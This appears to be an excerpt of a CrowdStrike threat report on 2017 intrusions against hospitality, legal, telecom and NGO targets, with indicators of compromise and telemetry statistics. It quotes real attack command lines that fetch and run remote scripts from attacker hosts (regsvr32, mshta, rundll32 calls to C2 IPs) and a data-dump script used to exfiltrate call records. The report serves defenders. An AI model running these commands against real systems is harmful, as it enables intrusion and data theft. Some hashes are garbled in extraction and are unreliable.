
SPIDERS are not the only adversaries actively targeting the hospitality sector. Nation-state adversaries have also maintained a deep interest in the sector, which may be for the purposes of tracking persons of interest while they are traveling, or to enable access to these potential victims when they use equipment

outside of normal corporate networks. In July 2017, at least one international hotel chain suffered a phishing attack from FANCY BEAR actors. The adversary delivered a file named `Hotel_Reservation_Form.doc` (SHA256 hash `a4a455db9f297e2b9feg9d63c9d31e827efb-2cda65be445625fa64f4fce7f797`), a malicious

Word document that used macros to decode a Base64 encoded DLL from XML data:

FILE: `C:\Users\4546479\AppData\Roaming\user.dat`

HASH: `58b223f74992f371cab8f1df7c03b9b-66f2ea9e3c9e22122898a9be62a05c0b4`



**Figure 9**  
Sequence of Events in FANCY BEAR Phishing Attack Against International Hotel Chain

The first exported function of the DLL was then invoked via Windows Management Instrumentation (WMI), dropping a DownRange DLL:

FILE: `C:\Users\4546479\AppData\Roaming\mvtband.dat`

HASH: `8c47961181d9929333628af20bdd-750021e925f40065374e6b876e3b8afbba57`

Another dropped file, `mrset.bat` (SHA256

hash `51eaf3b30c1ea932843cb9f5b6fb-41804976d94a53a507ccb292b8392276cfd6`) was also seen being used to launch the implant. The domains `mvband[.]net` and `mvtband[.]net` were configured as C2. DownRange is a first-stage tool that is uniquely attributed to FANCY BEAR. As OverWatch observed throughout 2017, phishing remains a favored tactic to maliciously gain access to target networks, not only among BEAR groups, but for several nation-state actors.

## Global Hospitality Chain Suffers Concurrent Intrusions from Multiple Adversaries

Techniques Observed

- Privilege Escalation: Valid Accounts, Bypass User Account Control
- Credential Access: Create Account, Credential Dumping
- Discovery: File and Directory Discovery, Network Share Discovery
- Lateral Movement: Remote Services
- Execution: PowerShell, Rundll32, Command Line Interface
- Command and Control: Standard Cryptographic Protocol, Custom Cryptographic Protocol

During 2017, one hotel chain network, by itself, drew wide interest among adversaries targeting the sector. The following intrusion events, attributed to various SPIDER, KITTEN, and BEAR actors, were observed targeting this single hospitality organization:

Early in the year, OverWatch discovered artifacts associated with the Agent ORM implant used by CARBON SPIDER. Other likely CARBON SPIDER artifacts observed as part of intrusion activity included `FRAMEPKG.exe` (seen with multiple hash values), a modified version of PsExec used as utility malware. `FRAMEPKG.exe` was used extensively to conduct reconnaissance and access sensitive data servers, including credit card databases. A notable tactic was the use of `CmdKey`<sup>1</sup> to add more users to facilitate persistence. Likely motivated by financial gain, OverWatch has observed similar CARBON SPIDER activity at several customers in the hospitality and other vertical industries.

Over the following months, OverWatch saw further likely CARBON SPIDER behavior on the victim network. Malicious actors repeatedly gained access via compromised credentials and then installed legitimate TeamViewer

software. They used TeamViewer to not only deploy their own implants, but also to install legitimate Ammy Admin and Supremo remote desktop software. When attackers are able to deploy legitimate remote administration tools, they often are able to maintain a foothold within the network without drawing the attention that malware may trigger. Another popular tactic noted during this set of activities was employing the `eventvwr.exe` UAC bypass for privilege escalation.<sup>2</sup>

In July, a hotel employee opened a hotel reservation-themed phishing lure, resulting in an AppLocker bypass attack, which connected to a file hosted on an external server associated with Cobalt Strike activity. Immediately following the bypass attack, Excel was spawned as a service and launched `rundll32.exe`, which further spawned several malicious child processes, including basic reconnaissance commands and PowerSploit. Specifically, the unknown SPIDER actors leveraged the PowerSploit `Get-GPPPassword` module<sup>3</sup> for credential theft.

In August, a KITTEN adversary directly accessed two of the hotel chain's servers using existing credentials. Using a version of the SysInternals PsExec tool to run a command shell, the actors installed a service with the name `Microsoft Proxy Service`. That service used a custom build of the Plink Secure Shell (SSH) client from the PuTTY suite to create a compressed and encrypted SSH tunnel to a subdomain of `win7-update[.]com`, forwarding the remote port 3389 to 8516 on the local host. This tunnel could then be used by the actor to access the internal network. The Falcon Intelligence team's analysis of the C2 infrastructure revealed extensive overlaps with known HELIX KITTEN implants. Furthermore, the Plink version used in this attack was a custom build, seen only in another HELIX KITTEN intrusion targeting a technology sector company focused on travel services. Such behavior demonstrates the growing scope and

<sup>1</sup> [https://technet.microsoft.com/en-us/library/cc754243\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc754243(v=ws.11).aspx)

<sup>2</sup> <https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/>

<sup>3</sup> <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>

capability of actors assessed to be associated with Iranian operations.

OverWatch also learned that potential FANCY BEAR actors had been active on this victim's network. In particular, tools used by FANCY BEAR seen on a portion of the customer's network included the RemCom remote administration tool (SHA256 3c2fe-308c0a563e06263bbacf793bbe9b2259d795f-cc36b953793a7e499e7f71). Though RemCom is a known open-source remote command

execution tool that can be used by network administrators, CrowdStrike has repeatedly seen FANCY BEAR employ it in other targeted intrusions. In this case, the victim confirmed that RemCom was not being used by legitimate administrators, but by probable FANCY BEAR actors within their network. FANCY BEAR presence on the network would be consistent with their suspected interests as noted above, specifically global hotel organizations that represent a valuable target to facilitate tracking and monitoring of people of interest. 🚫



### Intrusion Campaign Against Legal Sector Uses PowerShell-GitHub-Shell

#### Techniques Observed

- Privilege Escalation: Exploitation of Vulnerability
- Defense Evasion: File Deletion
- Discovery: System Information Discovery, System Network Configuration Discovery
- Execution: PowerShell
- Command and Control: Web Service

In June 2017, OverWatch uncovered an intrusion campaign targeting the legal sector. The malicious activity began with the exploitation of vulnerable or misconfigured Microsoft SQL servers, which were used as staging points for malicious command execution. After conducting basic reconnaissance with commands such as `whoami` and `ipconfig`, the actors used PowerShell to download and run a file from the code hosting service GitHub. This payload was a first-stage, open-source backdoor known as the PowerShell-GitHub-Shell,<sup>4</sup> which functions as a remote shell, receiving tasking and submitting the output back to a GitHub page.

In at least one case, the adversary later used the initial backdoor to install and deploy a second-stage implant, HanaRAT, from IP address **80.83.118[.]248**. The associated install files were initially downloaded as `.txt` files and then converted to `.exe` and `.dll` files using `certutil`.<sup>5</sup> The actors were also intent on cleaning up afterwards, deleting all `.txt`, `.exe` and `.dll` files from their staging directory (`%TEMP%`).

The identified copy of HanaRAT was deployed from a dropper named `mpsvc.dll` (SHA256 hash: `a144825a4aa74a50f9e8dcb7ea-b0e5dfa1f708471d8bc097f08e683c50fd3738`) that was side-loaded by a legitimate copy of a Microsoft Malware Protection executable named `MsMpEng.exe` (SHA256 hash: `11f55350ef-5219b132a1e04c8bf8a521089f62d7207d40f7f-3c6e8b6e04090a1`). The core HanaRAT malware (SHA256 hash: `5dcf3080a9268c7c846430b313c1e9f4fd9caf-80c0fbaefb9ef562bd9014b220`) exists only in memory after being initialized by the dropper.

Partnership between the Falcon Intelligence and OverWatch teams revealed this same malicious behavior impacting at least eight victims in the legal services sector. The identified targets were primarily headquartered in the U.S., although many maintain international offices, as well. The use of GitHub as a first-stage control infrastructure is a tactic observed among multiple tracked adversaries, as it provides the actor with an initial layer of operational security and obfuscation. The observed behavior led Falcon Intelligence to assess this series of attacks against the legal sector as a continuation of a campaign initially targeting technology sector entities. Based on initial attribution of the aforementioned campaign, the actor conducting this attack is suspected of being supported by WICKED PANDA. 🚫

<sup>4</sup> [https://technet.microsoft.com/en-us/library/cc731033\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc731033(v=ws.11).aspx)

<sup>5</sup> <https://github.com/zlocal/PowerShell-GitHub-Shell>

<sup>6</sup> <https://technet.microsoft.com/en-us/library/>

## Growing Tensions Between U.S., DPRK Coincide with Higher Rate of CHOLLIMA Activity

### Techniques Observed

- Persistence: New Service
- Defense Evasion: Masquerading
- Discovery: System Information Discovery, System Network Configuration Discovery, File and Directory Discovery
- Command and Control

Consistent with reporting trends across the community, OverWatch saw an increase in threat activity attributed to North Korea in 2017. For example, in mid-May, STARDUST CHOLLIMA actors exploited a web-facing SMB server belonging to a high-profile research institution located in the U.S. They leveraged access to install the following malicious DLL:

```
FILE: C:\Windows\System32\sqlsvc32.dll
HASH: c18f39829759ffd0f51f-
b2224a57469e16e7bb542ec31ab94be1cf-
8222f7a23d
```

The DLL is an implant that was executed with the following command line to run as a service:

```
C:\Windows\system32\svchost.exe -k SQLMgmt
```

C2 communications were observed, IP address 220.241.29[.]138 and the domain `onlineshoppingmole[.]epac[.]to`. The malware is a variant of TwoPence's XorDNS component. TwoPence is an implant framework that includes components taken from a shared source code repository known to be leveraged by STARDUST CHOLLIMA, assessed as a state-sponsored North Korean adversary focused on financially-motivated eCrime. The DNS XOR component itself has been used in previous actor tools of varying types, including keyloggers and RDP brute-forcing tools. CrowdStrike has only observed STARDUST CHOLLIMA use the TwoPence malware family.

In August, OverWatch identified a spear-phishing attack targeting English-speaking users in the Asia-Pacific region using a malicious, macro-enabled document named `Job Description.doc`. When the victim opened

the malicious Word attachment, it dropped an English-language decoy document containing job description text for a "Director of Compliance Management" role. In addition to the decoy document, the following implant file was written to disk and executed:

```
File: C:\Users\<REDACTED>\AppData\Local\Temp\csc.exe
Hash: a4a2e47161bbf5f6c1d5b1b3fba26a19db-
fcdcf4eb575b56bde05c674089ae95
```

Falcon Intelligence identified the file as a Hawup RAT binary attributed to LABYRINTH CHOLLIMA, an adversary believed to conduct espionage operations in support of DPRK intelligence requirements. Once executed, the RAT called out to the following C2 IP addresses waiting for a response:

```
64.86.34[.]24
41.131.29[.]59
176.35.250[.]93
```

After lying dormant for almost three full days, the adversary answered the call and ran an initial "ver" command. This is often seen as the first command actors execute after gaining access to an exploited machine, as it gives information on the running operating system. The malware was then copied to the startup folder as `dwm.exe` for persistence. OverWatch then observed additional reconnaissance commands, including `ipconfig`, `net user`, `net use`, and `dir`. At that point, the victim responded by quarantining the host, preventing further adversary actions on the compromised machine.

The content of the decoy document appeared to be taken from a legitimate job description posting. This activity aligned with concurrent industry reporting on an ongoing campaign by DPRK actors leveraging English-language Word documents purporting to be job descriptions for U.S. defense contractors. Given the job-related lure themes, this targeting likely was part of a specific focus on targeting contractors working in the Asia-Pacific region. 📍

## Suspected KITTEN Attacks Target Middle East Organizations

### Techniques Observed

- Privilege Escalation: Exploitation of Vulnerability
- Credential Access: Input Capture
- Execution: Rundll32
- Command and Control

Similar to the increase in CHOLLIMA attacks in 2017, OverWatch also identified more suspected KITTEN adversary attacks during the year. In July, an employee at a Middle East petrochemical company was targeted by a spear-phishing email containing a malicious link to the following URL.

```
http://vpsupdate[.]tk/1ist[.]zip
```

Thanks to the Falcon sensor running on the victim's host, the malware did not successfully infect the host. The tactics and target in this event were consistent with KITTEN behavior. The malicious link at the time was hosted at IP address 51.255.24[.]88. According to Falcon Intelligence, that IP address is known to be HELIX KITTEN infrastructure, used before as C2 for their Helminth implant.

Later, in September, OverWatch observed a strategic web compromise (SWC) impact several victims in a wide range of industry verticals. The Saudi Heart Association website (`ksacpr.org[.]sa`) was compromised to redirect visitors to the malicious domain `adobe-plugin[.]bid`, then hosted at IP address 188.165.187[.]235. Redirected victims would automatically attempt to remotely authenticate to the adversary-controlled external server's SMB share.

Falcon data showed that communication to the malicious infrastructure resulted in activity very similar to what was observed during an SWC operation targeting North American energy and critical infrastructure sectors earlier in 2017. Commands observed in that attack were formatted as follows:

```
rundll32.exe C:\WINDOWS\system32\
davicInt.dll,DavSetCookie 184.154.150[.]66
http://184.154.150[.]66/ame_icon.png
```

In the Saudi Heart Association attack, observed commands connecting to adversary infrastructure were highly similar. For example:

```
rundll32.exe C:\WINDOWS\system32\
davicInt.dll,DavSetCookie 188.165.187[.]235
http://188.165.187[.]235/file.gif
```

These types of connections could potentially expose internal NTLM hashes to the attacker for collection, and potential offline cracking for future reuse. Falcon Intelligence attributed the SWC activity affecting energy and critical infrastructure organizations to the Russia-based actor BERSERK BEAR. However, the SWC campaign related to the Saudi Heart Association website has suspected links to KITTEN actors, as the target set would be consistent with Iranian interests.

## Suspected PANDA Actor Harvests Call Data from Telecom Provider

### Techniques Observed

- Persistence: New Service
- Defense Evasion: Timestamp
- Credential Access: Brute Force, Account Manipulation
- Discovery: System Network Configuration Discovery, System Network Connections Discovery, Network Service Scanning
- Lateral Movement: Remote Services
- Execution: Command-Line Interface, Scripting
- Collection: Automated Collection, Data from Local System
- Exfiltration: Automated Exfiltration
- Command and Control: Connection Proxy

OverWatch identified PANDA adversaries exploiting telecommunications companies in Southeast Asia throughout 2017. In one such intrusion, OverWatch discovered that actors had compromised an internal Linux host and were using it as their primary staging point for hosting a wide array of malicious tools to enable further penetration throughout the victim's network.

Observed activity on the machine included telnet checks to allow SMB, RDP, SSH and TCP port 5050 listening on multiple internal IPs. They used curl to download from, or test connectivity with, victim web hosts. A re-compiled version of the port scanner Pscan was used against multiple

internal IPs, as was smbclient, leveraging multiple domain accounts to enumerate hosts. The adversary also employed THC Hydra,<sup>7</sup> a tool used to brute-force crack a remote authentication service. The actors moved laterally using SSH, in addition to modifying and “timestomping” SSH private key files.

During one of the malicious SSH sessions, OverWatch saw the installation of a service named hci0 from a RPM package. Further investigation revealed it to be a build of the open-source xsocks proxy server.<sup>8</sup> Additional analysis of the compromised Linux host also discovered daily scripted routing to harvest data from a customer database. Exfiltrated data included SMS and call data records, facilitated by use of a tool named sxx, which was a re-compiled open-source SSH tunneler.<sup>9</sup> An example of the command line used to perform the data harvesting is provided here:

```
ssxx -0 10.x.x.x -l [REDACTED]
/bin/date +%Y-%m-%d:%H:%M:%S >/dmpdata/
tmp/[REDACTED].tbl
/[REDACTED]/lib64/ocs/isql -U[REDACTED]
-P[REDACTED] -S[REDACTED] <<EOF>>/dmpdata/
tmp/[REDACTED].tbl
set temporary option TEMP_EXTRACT_SIZE1 =
1073741824
set temporary option TEMP_EXTRACT_NULL_
AS_EMPTY = 'on'
set temporary option TEMP_EXTRACT_COLUMN_
DELIMITER = '|'
set temporary option TEMP_EXTRACT_QUOTE
= ''
set temporary option Temp_Extract_Name1 =
'dmpdata/tmp/[REDACTED].csv'
set temporary option Temp_Extract_Name2
= ''
set temporary option Temp_Extract_Binary
= 'off'
set temporary option Temp_Extract_Swap =
'off'
go
SELECT * FROM [REDACTED].UMTS_IU_SMS_
[REDACTED];
GO
```

```
EOF
/bin/date +%Y-%m-%d:%H:%M:%S >/dmpdata/
tmp/[REDACTED].tbl
/usr/bin/bzip2 /dmpdata/tmp/[REDACTED].csv
/usr/bin/touch /dmpdata/tmp/[REDACTED].done
/bin/rm -f /dmpdata/tmp/[REDACTED].csv
/bin/date +%Y-%m-%d:%H:%M:%S >/dmpdata/
tmp/[REDACTED].tbl
```

The breadth of identified malicious behavior across the network demonstrates how deeply this adversary had embedded itself within the victim network, and serves as a warning to the telecommunications sector regarding China's prioritization of targeting their industry, particularly in Southeast Asia.

### PANDAs Increase Their Targeting of Western Policy-Focused NGOs

During 2016, OverWatch observed BEAR adversaries targeting several U.S. think tanks and NGOs focusing on public policy. Their operational tempo dramatically increased as that year progressed. OverWatch identified at least twelve separate campaigns — from late August through the end of 2016 — aligning with likely Russian government intentions to influence the U.S. presidential elections that autumn. Since President Trump assumed office in early 2017, OverWatch has seen a reduction in the rate of BEAR targeting against think tanks and policy organizations. CrowdStrike assesses that the decrease in activity could be the result of a shift in Russian priorities and focus after the U.S. presidential election ended. It could also represent a temporary pause in targeting think tanks, in order to reevaluate their influence strategies following the highly public exposure of Russian interference in Western elections.


While BEAR activity against U.S. think tanks declined in 2017, OverWatch observed an increase in the rate of PANDAs targeting Western think tanks and other policy-oriented NGOs in comparison to the previous year. A summary of these PANDA intrusions in 2017 is provided in the following chart.

<sup>7</sup> <http://sectools.org/tool/hydra/>

<sup>8</sup> <https://github.com/5loyd/xsocks>

<sup>9</sup> <https://github.com/metacloud/openssh/blob/master/openbsd-compatible/port-tun.c>

**Figure 10**  
Number of  
PANDA Intrusions  
Targeting  
Western NGOs in  
2017



Below, a sample of these cases are described in greater detail.

Source: CrowdStrike Falcon OverWatch

### PANDA Actors Repeatedly Spear-Phish Mongolia-Based Democracy Activists

#### Techniques Observed

- Persistence: Hidden Files and Directories, Scheduled Task
- Defense Evasion: DLL Side-Loading, Process Hollowing
- Discovery: Account Discovery, System Information Discovery, System Network Configuration Discovery, System Network Connections Discovery
- Execution: Regsvr32, PowerShell
- Command and Control: Remote File Copy, Uncommonly Used Port

In the spring of 2017, PANDA actors sent two separate spear-phishing messages to a Mongolia-based activist working for an NGO that promotes global democracy. The phishes were sent to the victim's personal email account, but were opened on his work

laptop. The first message included a malicious attachment titled CV.doc. When opened, the file exploited a known application whitelisting bypass technique that uses the regsvr32 utility to request and execute a script from a remote server. In this case, it did so using the following command:

```
regsvr32.exe /u /s /i:http://www.geocities.jp/bqwfvh9/cv0309.sct scrobj.dll
```

The customer chose not to take immediate containment actions and over the next half hour, OverWatch observed execution of the PowerShell Empire post-exploitation agent as well as Poison Ivy, which was side-loaded via a legitimate Symantec binary:

```
File: C:\Program Files (x86)\Common Files\SymantecProtect\ldvprege.exe
Hash: 61d1943f0b702f4c16bb37228ade1d-8f0ef4675b480921950d026c82e4a65fde
```

Actions on objectives prior to initiation of remediation were limited, consisting primarily of using the legitimate `attrib.exe`<sup>10</sup> tool to hide evidence of malicious files. Also notable in the attack was the use of C2 infrastructure attempting to replicate legitimate domains, including `microsoftwinword[.]com` and `www.applenetsupprt[.]com`.

The second spear-phishing message, opened two days later, used a lure of `Interview_outline.zip`. When unzipped, a LNK file was written. The user clicked the LNK file, which was set to launch `mshta.exe` using an unusual technique that runs a VBScript command directly from the `mshta` command line:

```
"C:\Windows\System32\mshta.exe" vb-
script:Execute("dim result:result=GetObject
("script:http://www.geocities[.]jp/bqwfvh9/
[REDACTED].wsc")(window.close)")
```

The same `geocities[.]jp` URL was used in the first phishing attack, but in this case, the called script was named after the victimized user, indicating that the adversary knew precisely who they were targeting. Subsequent activity on the host during the next 10 minutes involved PowerShell Empire commands and hiding files as before, but interactive commands were more extensive. The actor conducted reconnaissance using `netstat`, `net user`, `net view` and `ipconfig` commands. Additional tools were staged in the following paths:

```
C:\ProgramData\
C:\ProgramData\Adobe\
C:\Intel\Logs\
```

These tools included signed, legitimate Symantec binaries for PlugX side-loading, and a tool used to establish and update persistence scripts, as well as at least five PowerShell and Visual Basic scripts. These scripts collected the

operating system version, computer name and username, and set up periodic beaconing of this information to three hardcoded C2 channels:

```
104.203.108.94
service[.]microdownloadcenter[.]com
service[.]read-books[.]org
```

The adversary also established two persistence mechanisms. The script `ctfmon.vbs` was written and scheduled to run by the created task `Security Notify Script`, which uses PowerShell and `svchost.exe` to beacon to the Korea-based IP address `27.255.92[.]251`. Another script, `consvc.vbs`, launched the similarly named executable `consvc.exe`, which established network connections to the China-based IP address `192.74.252[.]6` over port 4001. The `consvc.exe` executable had been seen in a previous intrusion into this NGOs network environment, indicating this PANDA adversary's likely long-term and persistent interest in the victim organization.

Almost two months later, the same PANDA adversary conducted another similar spear-phishing attack against the victim NGO. In this case, the lure was titled `5_STATEMENT.doc` and was sent to a different user, who was also based in Mongolia. As before, the message was sent to the victim's personal email, but was opened on his work laptop. When opened, CVE-2017-0199 was leveraged to download `http://61.97.250[.]54/download/7.gif`. The file `7.gif` was an HTA (HTML Application) for Windows that contained an encoded VBScript, which in turn executed an obfuscated PowerShell script. The malicious PowerShell process connected to the same `geocities[.]jp` domain seen previously. The C2 infrastructure used in this attack had previously been used with PlugX and Poison Ivy, and potentially FlagDownloaderRAT as well, further suggesting Chinese actor involvement.

<sup>10</sup> <https://technet.microsoft.com/en-us/library/bb490868.aspx>

## Multiple Western Think Tanks and Asian Telecom Provider Targeted Simultaneously

Techniques Observed

- Defense Evasion: DLL Side-Loading
- Command and Control

Beginning early in 2017 and continuing through much of the year, Falcon OverWatch identified repeated and continued PANDA targeting of Western think tanks. Malicious tools employed in the attacks included those commonly used by PANDA adversaries: PlugX, Poison Ivy, Trochilus, Mimikatz, and the Chopper webshell. The PlugX activity involved the use of legitimate binaries to maliciously side-load the PlugX DLL. One such legitimate file used in the attacks was a McAfee binary:

```
FILE: C:\ProgramData\SamSungHelp\
mcoemcpy.exe
```

In late 2017, OverWatch noticed a change in tactics when the adversary installed Mangzamel malware on one of the think tank victim's networks. One day later, the same behavior was observed at a second such think tank. C2 infrastructure used in these attacks included IP address assigned to a hosting provider in Hong Kong. This IP was used for C2 in the previously mentioned PlugX activity as well. Of particular interest was the discovery that this C2 node was used similarly in targeted attacks against a southeast Asian telecommunications company.

This occurred less than a week after the Mangzamel implant was installed on the think tank networks.

In the telecom victim's network, the C2 was used for the Trochilus RAT. As noted, this PANDA actor used Trochilus against at least one of their think tank targets as well. In each environment, the Trochilus RAT leveraged `svchost.exe` to load a unique DLL with various hashes and using the following file name:

```
C:\ProgramData\Windows Imaging Devices
Network Sharing Service\ImagingEngine.dll
```

Based on common C2 infrastructure and overlapping TTPs, Falcon Intelligence has high confidence that the behavior observed at these think tanks are attributable to the same PANDA actor. The adversary's targeting of victims in separate geographic regions and industry verticals, as well as their reuse of infrastructure and tools, continue to demonstrate China's pervasive and brazen attempts to use network attacks in support of national interests. 🚫

# CROWDSTRIKE

# THREAT

# GRAPH

## Introduction

The following section provides numerical and statistical support for many of the findings previously stated in this report, as well as some additional insights on the global threat landscape, based on analysis of recent data compiled by CrowdStrike's cloud-based graph data model during the latter half of 2017.

## Background

Emphasizing intelligence has been a cornerstone of CrowdStrike's approach to security since the company's founding. The combination of the CrowdStrike Falcon endpoint protection platform (EPP), Falcon Intelligence and the Falcon OverWatch threat hunting team provides unique insight into threat activity worldwide.

### THREAT GRAPH CAPABILITIES

**90.1**  
Billion

Events per day

**1.4**  
Million


Peak Events  
per second

**1.0**  
Million

Average Events  
per second

The CrowdStrike Threat Graph is the brains behind the CrowdStrike Falcon platform. Falcon endpoint sensors are deployed in more than 176 different countries and capture more than 90 billion events every 24 hours. Using powerful graph analytics to correlate billions of events in

real time, the Threat Graph draws links between security events across the global CrowdStrike Falcon sensor community to immediately detect and prevent adversary activity — at scale and with unprecedented speed.




**Figure 11**  
Percentage of Falcon Telemetry Coverage per Major Operating System

The chart above depicts Falcon telemetry in terms of major operating system coverage.

The importance of collecting this amount of telemetry isn't simply about amassing the security industry's biggest data store, but how effectively that information is being used. For example, Threat Graph telemetry is used by Falcon OverWatch. CrowdStrike's team of proactive threat hunters that uses the data to identify, investigate and advise on threat activity

in customers' environments.

The graph in Figure 12 is a sample of how Threat Graph data is used to generate hunting leads, which OverWatch analysts sift and review to determine whether the identified behavior is malicious or intrusion-related activity. The "needle in a haystack" analogy is an apt one here: Adversaries are clever in their use of legitimate system resources to mask their behavior, so the majority of sifted data tends to be benign.



**Figure 12**  
Number of Malicious vs. Benign Leads Investigated by Falcon OverWatch Over a 24-Hour Time Period That Resulted in Two Targeted Attack Notifications

## Understanding Recent Attack Types and Their Targets Using Threat Graph Telemetry

The following section of the report contains statistics taken directly from CrowdStrike Threat Graph telemetry profiling recent attack types and their targets.

### Dwell Time and Breakout Time

As most security professionals are aware, dwell time is the period between when a malicious attack enters your network and when it is discovered. The longer the dwell time, the greater the potential for damage. In the "CrowdStrike Cyber Intrusion Services Casebook 2017," the CrowdStrike Services team reported the average attacker dwell time recorded by CrowdStrike incident responders during field investigations conducted in 2017 was 86 days.

A related statistic that CrowdStrike calls "breakout time" describes lateral movement speed and refers to how quickly after penetrating your network the attacker moves

on to other other systems, typically in search of additional data, systems and intellectual property to compromise.

For 2017, CrowdStrike observed that breakout time was an average of **1 hour and 58 minutes**. That's the average time for an intruder to begin moving laterally to other systems in the network. There are many methods to slow down attackers and make their attempts at lateral movement more visible. These include limiting user account permissions, application whitelisting, segregating users and networks, and aggressively applying available patches.

#### AVERAGE BREAKOUT TIME OBSERVED IN 2017

**1 Hour + 58 Minutes**

### Antivirus Effectiveness

